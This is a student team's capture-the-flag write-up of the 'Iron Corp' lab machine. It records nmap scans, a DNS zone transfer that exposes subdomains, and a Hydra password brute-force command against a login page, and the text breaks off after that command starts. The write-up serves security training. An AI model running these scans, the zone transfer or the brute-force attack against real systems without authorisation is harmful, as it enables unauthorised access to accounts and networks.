

PenTest 2

Room

Iron Corp

CyberQuest

Members

ID	Name	Role
1211102409	CHUA KAI ZHENG	Leader
1211102696	LEE JIA MENG	Member
1211100917	NATALIE TAN LI YI	Member

Category: Recon and Enumeration

Question: 1 & 2

Members Involved: CHUA KAI ZHENG, LEE JIA MENG, NATALIE TAN LI YI

Tools used: Terminal/Nmap/BurpSuite/Hydra/rockyou.txt

Thought Process and Methodology and Attempts:

Firstly, we all start out by editing our config file (**/etc/hosts**) by adding in our **MACHINE_IP** and the asset name (**ironcorp.me**) as noted by the room.

```
root@kali: /home/1211102696
File Actions Edit View Help
GNU nano 6.2 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.10.93.196 ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Natalie first uses normal nmap

```
1211100917@kali: ~
File Actions Edit View Help
1211100917@kali: ~ x 1211100917@kali: ~ x
(1211100917@kali)-[~]
$ nmap -A -Pn 10.10.109.181
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 20:11 EDT
Nmap scan report for 10.10.109.181
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
135/tcp    open  msrpc        Microsoft Windows RPC
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-02T00:12:08+00:00
|_  ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|_  Not valid before: 2022-08-01T00:11:14
|_  Not valid after: 2023-01-31T00:11:14
|_  ssl-date: 2022-08-02T00:12:16+00:00; -1s from scanner time.
8080/tcp   open  http         Microsoft IIS httpd 10.0
|_  http-methods:
|_  Potentially risky methods: TRACE
|_  http-title: Dashtrime Admin - Free Dashboard for Bootstrap 4 by Codervent
|_  http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.14 seconds
```

Since she did not get as many ports as others, she tried to look for more information using other commands in nmap but failed to find any informations

```
1211100917@kali: ~ x 1211100917@kali: ~ x Prime Packs Courses
|_Not valid after: 2023-01-31T00:11:14
|_ssl-date: 2022-08-02T00:31:00+00:00; 0s from scanner time.
8080/tcp open http Microsoft IIS httpd 10.0
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Dashtreame Admin - Free Dashboard for Bootstrap 4 by Codervent
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.42 seconds

(1211100917@kali)-[~]
$ nmap -A 10.10.109.181
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 20:31 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.42 seconds

(1211100917@kali)-[~]
$ nmap -Pn -sO -sA 10.10.109.181
Sorry, the IPProtoscan (-sO) must currently be used alone rather than combined with other scan types
*
QUITTING!

(1211100917@kali)-[~]
$ nmap -sO 10.10.109.181
You requested a scan type which requires root privileges.
QUITTING!
```

She then try again using other command that she got online and saw other available ports

```
File Actions Edit View Help
1211100917@kali: ~ x 1211100917@kali: ~ x root@kali: /home/1211100917 x
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.09 seconds

(1211100917@kali)-[~]
$ nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 21:39 EDT
Failed to resolve "ironcorp.me".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.95 seconds

(1211100917@kali)-[~]
$ nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 10.10.109.181

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 21:40 EDT
Nmap scan report for 10.10.109.181
Host is up.

PORT      STATE SERVICE      VERSION
53/tcp    filtered domain
135/tcp   filtered msrpc
3389/tcp  filtered ms-wbt-server
8080/tcp  filtered http-proxy
11025/tcp filtered unknown
49667/tcp filtered unknown
49670/tcp filtered unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.20 seconds

(1211100917@kali)-[~]
$
```

She also tried to use Burp Suite to get more information but failed

Burp Suite Community Edition v2021.10.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS
1	http://admin.ironcorp.me:11...	GET	/									uni
3	http://10.10.109.181:8080	GET	/									10.
4	http://10.10.109.181:8080	GET	/									10.

Request

Pretty Raw Hex [] [] []

```

1 GET / HTTP/1.1
2 Host: 10.10.109.181:8080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/95.0.4654.45 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
11
12
13
14
15
16

```

INSPECTOR

Request Attributes

Protocol HTTP/1 HTTP/2

ATTRIBUTE	VALUE
Method	GET
Path	/

Request Headers (7)

NAME	VALUE
Host	10.10.109.181:8080
Upgrade-Insecure-Request...	1
User-Agent	Mozilla/5.0 (Windows N...
Accept	text/html,application/xh...
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.9
Connection	close

0 matches

Tried to get more information but failed

```

1211100917@kali: ~ x 1211100917@kali: ~ x
Sorry, the IPProtoscan (-sO) must currently be used alone rather than combined with other scan
.
QUITTING!

(1211100917@kali)-[~]
$ nmap -sO 10.10.109.181
You requested a scan type which requires root privileges.
QUITTING!

(1211100917@kali)-[~]
$ nmap -p '*' 10.10.109.181
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 20:34 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.09 seconds

(1211100917@kali)-[~]
$ nmap -Pn -p '*' 10.10.109.181
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 20:34 EDT
Nmap scan report for 10.10.109.181
Host is up (0.22s latency).
Not shown: 8347 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 171.20 seconds

(1211100917@kali)-[~]
$


```


As Natalie provided useful info, we figured that the normal command does not work, so we head to look for **man nmap** to obtain the full list of nmap commands. With that, we knew what was needed for the scan to obtain ports and other important information.

```
(root@kali)-[/home/1211102696]
# nmap -Pn -sV -O -T5 -p1-50000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 08:24 EDT
Stats: 0:02:58 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 58.75% done; ETC: 08:29 (0:02:05 remaining)
Stats: 0:05:43 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 94.52% done; ETC: 08:30 (0:00:20 remaining)
Nmap scan report for ironcorp.me (10.10.216.69)
Host is up (0.23s latency).
Not shown: 49993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
135/tcp    open  msrpc        Microsoft Windows RPC
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
8080/tcp   open  http         Microsoft IIS httpd 10.0
11025/tcp  open  http         Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
49667/tcp  open  msrpc        Microsoft Windows RPC
49669/tcp  open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|2016 (90%), FreeBSD 6.X (85%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: Microsoft Windows Server 2012 R2 (90%), Microsoft Windows Server 2016 (89%), FreeBSD 6.2-RELEASE (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 457.95 seconds
```

PORT 53, PORT 135, PORT 3389, PORT 49667, and PORT 49669 obtain a similar result as the screenshot below





PORT 8080

Able to load a page, but does not seem to be of any help.



PORT 11025

Able to load a page but the text box does not respond with anything.



Since there does not seem to be any information on the surface, we decided to use **Dig** to perform DNS profiling

```
(root@kali)-[/home/1211102696]
# dig ironcorp.me @10.10.216.69

; <<>> DiG 9.18.1-1-Debian <<>> ironcorp.me @10.10.216.69
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 23122
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;ironcorp.me.                IN      A

;; AUTHORITY SECTION:
ironcorp.me.                 3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400
3600

;; Query time: 376 msec
;; SERVER: 10.10.216.69#53(10.10.216.69) (UDP)
;; WHEN: Tue Aug 02 08:44:03 EDT 2022
;; MSG SIZE rcvd: 101
```

We did obtain something but we do not know what it meant. After sticking here for quite some time, we decided that we need to do some research online and we found something called DNS zone transfer (**AXFR**) which can replicate the DNS record across DNS servers.

```
(root@kali)-[/home/1211102696]
# dig ironcorp.me @10.10.216.69 axfr


; <<>> DiG 9.18.1-1-Debian <<>> ironcorp.me @10.10.216.69 axfr
;; global options: +cmd
ironcorp.me.                 3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400
3600
ironcorp.me.                 3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.           3600    IN      A       127.0.0.1
internal.ironcorp.me.        3600    IN      A       127.0.0.1
ironcorp.me.                 3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400
3600
;; Query time: 663 msec
;; SERVER: 10.10.216.69#53(10.10.216.69) (TCP)
;; WHEN: Tue Aug 02 08:45:09 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

With this protocol, we obtain the subdomains of ironcorp.me
Thus, we added those subdomains into our config file as well to **override the IP-address-to-URL mapping** returned by a DNS server.

```
root@kali: /home/1211102696 x root@kali: /home/1211102696 x
GNU nano 6.2 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali

# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.10.216.69 ironcorp.me
10.10.216.69 admin.ironcorp.me
10.10.216.69 internal.ironcorp.me
```


After that, we head on to the firefox to see if we are able to access the subdomains with the ports we have obtain during the nmap scan and thankfully, it does work.




PORT 8080 is the same as before, nothing special was hidden inside it. However, **PORT 11025** prompted us to enter a username and a password.

The screenshot shows a login page for the subdomain admin.ironcorp.me:11025. The page has a dark theme and a sidebar menu. The main content area contains a login form with the following fields and labels:

- Username:
- Password:


Below the password field are two buttons: 'Cancel' and 'Sign In'. The page also displays some statistics at the top, including 'Total Orders' (9526, +4.2% ↑) and 'Total Revenue' (8323, +1.2% ↑).

We first tried to bruteforce using the Burp Suite but was unsuccessful.



Hence, we figured that Burp Suite would not work and did some research on other possible methods. We found a commonly used software called **Hydra** which is used to generate wordlists to test the attacks.

Hydra is one of the most famous tools for login cracking used either on Linux or Windows/Cygwin. In addition, for Solaris, FreeBSD/OpenBSD, QNX (Blackberry 10), and macOS. It supports many protocols such as AFP, HTTP-FORM-GET, HTTP-GET, HTTP-FORM-POST, HTTP-HEAD, HTTP-PROXY, and more. Combined with Hydra, we downloaded the **rockyou.txt** which has all the common passwords listed inside.




After downloading the txt file, we use hydra to perform bruteforce.

```
(root@kali)-[/home/1211102409]
# hydra -l admin -P rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 04:36:34
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
